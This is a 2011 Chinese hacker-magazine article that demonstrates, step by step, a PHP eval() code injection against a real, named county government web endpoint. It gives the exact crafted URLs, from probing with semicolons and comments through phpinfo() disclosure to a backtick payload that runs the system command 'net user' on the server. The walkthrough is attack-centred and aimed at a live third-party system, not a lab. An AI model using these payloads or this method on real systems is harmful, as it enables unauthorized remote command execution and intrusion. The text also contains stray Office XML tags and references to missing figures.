《Code Injection》

2011-05-29 09:58

**作者：菲& 2月30日<?xml:namespace prefix = o ns = "urn:schemas-microsoft-com:office:office" />**

本文已发表在黑客手册 转载注明作者

漏洞是2月30日发现的我整理的开始测试

“http://cpd.alachua.fl.us/gis/reports/output.php?id=ImpactFeesReport&month=all&year=all&fee\_type=trans1&fee\_status=reversed”

上面链接是一个Code Injection注入连接，形成的原理是变量没有经过过滤就放入了eval()函数中执行造成的，eval是可以执行php代码的一句话就是用的这个函数，把id被我改成了一个xox访问显示如图1


<?xml:namespace prefix = v ns = "urn:schemas-microsoft-com:vml" />

  
“Class 'xox' not found”这个信息暴露了eval里面的代码在执行一个类“Class”php中调用类那么就是为了使用类中的函数，那我们使用php的种种特殊字符来测试下。

php特点;分号，分号是一句的结束，如果把注入点构造成

“http://cpd.alachua.fl.us/gis/reports/output.php?id=ImpactFeesReport;&month=all&year=all&fee\_type=trans1&fee\_status=reversed”

注意加了“;“如果是调用ImpactFeesReport这个函数那么必然会扰乱函数代码导致该句提前结束执行结果如图

  
果然我得到了不一样的错误信息

“Missing argument 1 for ImpactFeesReport::ImpactFeesReport()“这里一目了然程序调用了ImactFeesReport里面的初始化代码，

他提示“Missing argument“解释下其实是要执行ImpactFeesReport()，但是后面的括号被参数截断了所以没有了参数，

现在继续php这代码注释“//“执行

“http://cpd.alachua.fl.us/gis/reports/output.php?id=ImpactFeesReport//&month=all&year=all&fee\_type=trans1&fee\_status=reversed“

执行结果如图



错误信息“syntax error, unexpected $end”意思是不正确的结束，“eval（）d code on line 1”这句意思是函数丢失了一个参数说明函数至少有一个参数我们给这个函数用0作为参数，然后执行

[http://cpd.alachua.fl.us/gis/reports/output.php?id=ImpactFeesReport(0);//&month=all&year=all&fee\_type=trans1&fee\_status=reversed](http://cpd.alachua.fl.us/gis/reports/output.php?id=ImpactFeesReport%280%29;//&month=all&year=all&fee_type=trans1&fee_status=reversed)

执行结果如图

  
发现错误提示少了一些，只是出现“Call to a member function select() on a non-object”

那么说明什么？说明类函数那段代码执行成功了，这是个细节大家不信比较前几次就会发现，说一下php中类型php是弱类型语言php中类型不分string int如果是字符型他内部转换成string。既然用;//得逞了，那我们在试试“phpinfo()”执行

“http://cpd.alachua.fl.us/gis/reports/output.php?id=ImpactFeesReport(0);phpinfo();//&month=all&year=all&fee\_type=trans1&fee\_status=reversed”

结果如图

  
和预想的一样爆出了信息，

我们还可以执行系统命令，里面的代码会自动调用system()函数来执行执行后的结果以字符串返回我们在连接上加“;echo`net%20use;//”用echo输出在浏览器执行

[http://cpd.alachua.fl.us/gis/reports/output.php?id=ImpactFeesReport(0) ;//;echo`net%20user`;//&month=all&year=all&fee\_type=trans1&fee\_status=reversed](http://cpd.alachua.fl.us/gis/reports/output.php?id=ImpactFeesReport%280%29;echo%60net%20user%60;//&month=all&year=all&fee_type=trans1&fee_status=reversed)

执行结果如图

  
说过一下echo的作用，是用来输出一个或多个字符串，具体的语法为echo要输出的字符

在这我们用了输出执行命令的结果，这就是测试过程就到这了，生活中细节决定成败，渗透的时候也是如此